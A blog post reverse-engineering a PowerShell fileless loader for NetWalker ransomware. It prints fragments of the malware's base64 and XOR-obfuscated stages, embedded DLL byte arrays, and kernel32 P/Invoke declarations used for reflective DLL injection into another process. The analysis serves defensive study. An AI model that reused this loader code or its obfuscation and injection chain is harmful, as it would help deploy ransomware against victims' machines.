Netwalker: from Powershell reflective loader to injected dll

0x00-0x7f.github.io/Netwalker-from-Powershell-reflective-loader-to-injected-Dll/

0x00-0x7F blog

February 11, 2022

Hi! I have lately started delving into maliious powershell payloads and came across a really intriguing powershell loader for "Netwalker ransomware", performing fileless attack. Fileless techniques enable attackers to directly load and execute malicious binary in memory without actually storing it on disk by abusing available legitimate tools on victim machine. Such threats leave no trace of execution and are capable of evading any traditional security tools. This post thoroughly discusses how first stage powershell script filelessly loads and executes embedded payload through reflective Dll injection.


SHA-256 hash of the sample being analyzed:
f4656a9af30e98ed2103194f798fa00fd1686618e3e62fba6b15c9959135b7be

---

Prior knowledge required:

- Basic Powershell understanding
- using .NET reflection to access Windows API in PowerShell
- Windows APIs for Process/Dll injection


This is around ~5 MBs of powershell script using three layers of encoding, encryption and obfuscation respectively to hide ransomware dll and supporting powershell commands for reflective Dll injection. The uppermost layer executes very long base64 encoded command (screenshot covers only a small portion of this command)



```
InVokE-ExPRESSIoN -COMmand $([StrinG]([SySTEM.TexT.ENcOdInG]::ASCII.GETStRiNG([SysTEM.CoNVErT]::FRomBAsE64StR
iNG("ICAgICBbYllURVtdXSAgICAgICAgICRlRkdDU2pXS0tQcUxHUElZcCAgICAgICAgID0gICAgICAgDQoNCg0KDQoNCg0KQCgweDY3LDB4
NjcsMHgxQywweDI1LDB4M2UsMHgzMywweDIyLDB4MWMsMHgxQSwweDFBLDB4NjcsMHg2NywweDY3LDB4NjcsMHg2NywweDY3LDB4NjcsMHg2N
ywweDY3LDB4NjMsMHgzNywweDMzLDB4MDEsMHgzMSwweDBDLDB4MjMsMHgzMywweDM2LDB4NjcsMHg2NywweDY3LDB4NjcsMHg2NywweDY3LD
B4NjcsMHg3YSwweDY3LDB4NjcsMHg2NywweDY3LDB4NEEsMHg0RCwweDA3LDB4NkYsMHg3NywweDNmLDB4MjYsMHgyMywweDZiLDB4NzcsMHg
zZiwweDIzLDB4MjIsMHg2QiwweDc3LDB4M0YsMHg3ZSwweDc3LDB4NkIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3
LDB4NzQsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsM
Hg2QiwweDc3LDB4M0YsMHg3NywweDczLDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweD
c3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB4MjEsMHgyMSwweDZCLDB4NzcsMHgzZiwweDIxLDB4MjEsMHg2YiwweDc3LDB4M0Y
sMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzZiwweDI1LDB4N2YsMHg2YiwweDc3LDB4M2YsMHg3Nyww
eDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3NywweDZiLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2QiwweDc3LDB4M2YsMHg3NywweDc3LDB4N
mIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2QiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3Ny
wweDNmLDB4NzMsMHg3NywweDZCLDB4NzcsMHgzZiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NkIsMHg3NywweDNmLDB
4NzcsMHg3NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNmLDB4NzcsMHg3
NywweDZCLDB4NzcsMHgzRiwweDc3LDB4NzcsMHg2YiwweDc3LDB4M0YsMHg3NywweDc3LDB4NmIsMHg3NywweDNGLDB4NzcsMHg3NywweDZCL
```

Processing Base64 encoded layer 1

In order to get decoded output from initial script, I shall run powershell script into my VM's Powershell ISE but as the Invoke-Expression cmdlet will process base64-encoded payload and execute the ransomware therefore, I'll modify the script for debugging by replacing this comdlet with a variable to store result of base64 decoded command and dump output in a file as shown in the figure below




```
$decode = $([StrinG]([SySTEM.TexT.ENcOdInG]::ASCII.GETStRiNG([SysTEM.CoNVErT]::FRomBAsE64StRiNG("ICAgICBbYllURVtdX
Write-Output $decode
```

```
PS > .\dante.ps1 | Out-File -FilePath .\decodedlayer2.ps1
```


Processing Encrypted layer 2

base64 decoded second layer once again contains a very long bytearray in hex format which is processed in two steps




```
[bYTE[]] $eFGCSjWKKPqLGPIYp =
@(0x67,0x67,0x1C,0x25,0x3e,0x33,0x22,0x1c,0x1A,0x1A,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x63,0x37,0x
33,0x01,0x31,0x0C,0x23,0x33,0x36,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x7a,0x67,0x67,0x67,0x67,0x4A,0x4D,0x07,0
x6F,0x77,0x3f,0x26,0x23,0x6b,0x77,0x3f,0x23,0x22,0x6B,0x77,0x3F,0x7e,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,
0x3F,0x77,0x74,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77
,0x73,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x21,0x21,0x6
B,0x77,0x3f,0x21,0x21,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x25,0x7f,0x6b,0x77,0x
3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0
x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x73,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,
0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f
,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x7
7,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x
77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0
x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,
0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77
,0x3f,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x7
7,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x25,0x7f,0x
6b,0x77,0x3F,0x77,0x77,0x6b,0x77,0x3f,0x77,0x77,0x6b,0x77,0x3F,0x77,0x77,0x6B,0x77,0x3F,0x77,0x22,0x6B,0x77,0
x3F,0x76,0x21,0x6B,0x77,0x3F,0x25,0x26,0x6b,0x77,0x3f,0x77,0x22,0x6B,0x77,0x3f,0x77,0x77,0x6B,0x77,0x3f,0x25,
```

1) bytearray contents are decrypted in a for loop with 1 byte hardcoded xor key




```
for  ($qTOJScZVUn = 0; $QTOjsCZvUn -lt $eFGCSjWKKPQLGpIYP.LeNgth; $qtOJscZvUN++)
{
     $EFGCSjWKKPqlGpIYP[$qtOJscZVUN] = $EFGCSJWkkPqLGPIYP[$QtOJscZvUN] -BxOr 0x47
}

$pDJjNSNEwQy = [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng($eFGCSjWKkPQlGPIYP)
```

2) decrypted contents are stored as ASCII string in another variable in order to be able to create scriptblock for decrypted contents and execute it using Invoke-Command cmdlet



```
$pDJjNSNEwQy = [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng($eFGCSjWKkPQlGPIYP)

$UqYpIOZoleKuXXbA = [SCRiPtblOCK]::CreAtE($PDJjNSNEWQy)

INVoKE-CoMMaND  -SCRiptBLocK  $UQYPIoZOLEKuXXBA
```


but I shall also modify second layer to get decrypted layer three contents and dump result into another output file as shown in the figure below



```
      [bYTE[]]        $eFGCSjWKKPqLGPIYp        =





 @(0x67,0x67,0x1C,0x25,0x3e,0x33,0x22,0x1c,0x1A,0x1A,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x67,0x63,0x37,0x33,0x

     for  (  $qTOJScZVUn =     0;     $QTOjsCZvUn      -lt     $eFGCSjWKKPQLGpIYP.LeNgth;      $qtOJsc

  {
        $EFGCSjWKKPqlGpIYP[$qtOJscZVUN]   =   $EFGCSJWkkPqLGPIYP[$QtOJscZvUN]     -BxOr   0x47

        }


    $pDJjNSNEwQy     =     [SYSteM.TExt.EnCODiNg]::ASCII.GEtStRIng(  $eFGCSjWKkPQlGPIYP   )
    Write-Output $pDJjNSNEwQy

    #$UqYpIOZoleKuXXbA        =  [SCRiPtblOCK]::CreAtE(  $PDJjNSNEWQy       )

    #INVoKE-CoMMaND   -SCRiptBLocK   $UQYPIoZOLEKuXXBA
```

```
PS > .\decodedlayer2.ps1 | Out-File -FilePath .\decryptedlayer3.ps1
```

decryptedlayer3.ps1 now contains the obfuscated layer three powershell script embedding ransomware dlls in bytearrays and other commands to process the malicious payload



```
  [byte[]]        $ptFvKdtq       =
@(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00
  [byte[]]        $GxwyKvgEkr      =
@(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00
```


Processing Obfuscated layer 3

Let's start digging into layer three powershell script which is quite obfuscated having lengthy and random string variable and routine names responsible to drop final payload. It is required to perform following steps in order to execute Netwalker ransomware on victim's machine

- define variables to invoke in-memory Windows API function calls without compilation
- define routines to load dll without using Windows loader
- detect environment
- get PID of a legitimate process from a list of running processes and inject payload via custom loader
- delete shadow copies


First off, it defines required variables and routines:

to invoke in-memory Windows API function calls without compilation, C# code to declare structs and enums for memory manipulation is defined inside a variable as shown below



```
0,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,
9,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,
7,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58,0x58,
1,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x4
    7,0x58,0x58,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x50,0x41,0x44,0x44,0x49,0x4e,0x47,0x58)

$HSGYBYNWMvmUzCv =       @"
using System;
using System.Runtime.InteropServices;
namespace    Fvh
{
       [StructLayout(LayoutKind.Sequential)]
        public struct hedrtSpRy
    {
               public UInt32 regOENbPwRRujnbTf;
        public UInt32 rRsCNluIdCnPhbAI;
    }

    [StructLayout(LayoutKind.Sequential)]
            public struct jrglUJ
    {
        public UInt16 CXNKEGSdUDJo;
             public UInt16 gKSaI;
                     public UInt16 ydyhEkroHCktbwJS;
        public UInt16 eXMOghHSyBvJ;
                    public UInt16 cXngHbQUgx;
        public UInt16 vOnxrwqXuvDiCyDEK;
                public UInt16 EtSJKzEAdOfPxpcITl;
        public UInt16 NeIg;
        public UInt16 mpnqIqVbyKlII;
                public UInt16 WCrMxHp;
        public UInt16 MfipgTZYcfJXwamBtlX;
        public UInt16 BkaktgyEd;
        public UInt16 DsRmbrNLzuCWJ;
```


and to invoke kernell32.dll APIs using wrapper .Net methods available in powershell



```
$fkGRAuU = @"
        [DllImport("kernel32.dll",SetLastError = true, EntryPoint = "VirtualAlloc")]
        public static extern IntPtr lsJtHM(IntPtr Bol,UIntPtr HMPMFvJgstQY,UInt32 vgOWJORGpiclb,UInt32 hkGugwGTQZvvNc);
        [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetProcAddress")]
        public static extern IntPtr prINVMFazIdTgzP(IntPtr ifSw,string Opk);
        [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "LoadLibraryA")]
        public static extern IntPtr cok(string ShhhpoDbfFvDZTBd);
        [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "WriteProcessMemory")]
        public static extern bool PMUN(IntPtr EhMgUrqJYdceipaZ,IntPtr LthHCIUQtMLN,IntPtr LvLCKqkzuwYKgDej,UIntPtr dtDXji,ref UIntPtr ARX);
        [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "VirtualFree")]
        public static extern bool iKbJ(IntPtr lNkjlMFMubhC , UIntPtr ltfcZoW ,UInt32 vuxnsidbeopec);
        [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetCurrentProcess")]
        public static extern IntPtr rGRyDaNP();
        [DllImport("kernel32.dll",SetLastError = true,EntryPoint = "CloseHandle")]
        public static extern bool KZOccbFuympiuvpM(IntPtr tdJ);
        [DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualAllocEx")]
        public static extern IntPtr uLYvBBDjnrxUs(IntPtr YISaEZzIgH, IntPtr wdNDKlxHOOcyOXuvTA, UIntPtr RnKrUzZlAIJLNHasMZ, UInt32
            AtSlZBuhSjJtXBnHkQU, UInt32 kctWSdoMNiwQtOLg);
        [DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualProtectEx")]
        public static extern bool cfyQ( IntPtr tWvOvqaxwLtkneMdQ, IntPtr nFYnfHzu, UIntPtr wRUhabkiyYetUoFmJF, UInt32 OaIjwHBYvNYrXdTBi, ref
            UInt32 iskayfIXdDoABrf);
        [DllImport("kernel32.dll", SetLastError = true,EntryPoint = "OpenProcess")]
        public static extern IntPtr dzsnkxsWJjxolKwLCW( UInt32 XQSq, bool sJMQACwvjxyEJedInpc,  UInt32 xZgzW );
        [DllImport("kernel32.dll",EntryPoint = "CreateRemoteThread")]
        public static extern IntPtr ZPbaRSaO(IntPtr POuTkPqPEQUqha, IntPtr kcNbhkTCfxJJLr, UInt32 BaLkqkCdf, IntPtr svLhXMTiJWSrbmWGHfh, IntPtr
            bkIIDmnCEAh, UInt32 iPRCDsZ, IntPtr NPTyiihZKHgvVmUGJz);
    "@

Add-Type -TypeDefinition $HSGYBYNWMvmUzCv -Language CSharp $AaauDVCQMlKUXx = Add-Type -MemberDefinition $fkGRAuU -Name 'AaauDVCQMlKUXx' -Namespace "
    WINAPI" -PassThru
```

final command in this case will let us instantiate objects by making Microsoft .Net core classes available in our powershell session and ensure ransomware's true memory residence through reflection.

Following set of routines help **correctly compute required memory addresses and relocations** by casting integer datatypes (signed integers to Unsigned integers and vice versa) so that the script could act as its own custom loader and load dll without using Windows loader



```
